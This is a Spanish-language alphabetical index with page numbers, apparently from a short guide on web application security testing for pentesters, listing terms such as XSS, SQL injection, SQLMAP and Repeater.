### L

label .....	6
limitaciones.....	10

---

### M

maliciosos .....	3
mayúscula .....	7
motor .....	12
múltiples .....	3



---

## **N**

necesidades..... 13

---

## **O**

observación..... 7  
obtención..... 15  
opción..... 10

---

## **P**

Pablo..... 14  
página..... 3, 4, 7  
pantalla..... 6, 7  
peligrosas..... 15  
peligroso..... 3  
Pentesters..... 2, 3, 6, 7, 9, 10, 12  
persistencia..... 3  
petición..... 11  
política..... 10  
políticas..... 10  
preferencias..... 12  
protecciones..... 14  
puedes..... 4

---

## **R**

realización..... 2, 15  
Reflected..... 2, 3  
Repeater..... 15  
respuesta..... 3  
resto..... 12  
restricciones..... 9, 10

---

## **S**

script..... 3, 4, 5, 6, 7, 8, 9  
Scripting..... 3  
seguridad..... 7, 8, 9, 10, 14, 15  
sentencia..... 4  
sesión..... 3  
Site..... 3  
SQL..... 2, 10, 11, 12, 13, 14, 15  
SQLi..... 2, 10, 12, 13, 14  
SQLMAP..... 15  
String..... 7, 8

---

## **T**

tabla..... 10  
técnicas..... 9, 13, 14

---

## **U**

URL..... 11, 13  
usuario..... 3, 4, 5, 6, 9, 10, 14  
Usuario..... 5, 6  
usuarios..... 3, 4, 10, 13, 15

---

## **V**

validación..... 15  
vulnerabilidad..... 2, 3, 4, 5, 6, 7, 9, 10, 12, 13, 14, 15  
vulnerabilidades..... 10, 15

---

## **X**

XSS..... 2, 3, 4, 6, 7, 8, 9, 10, 15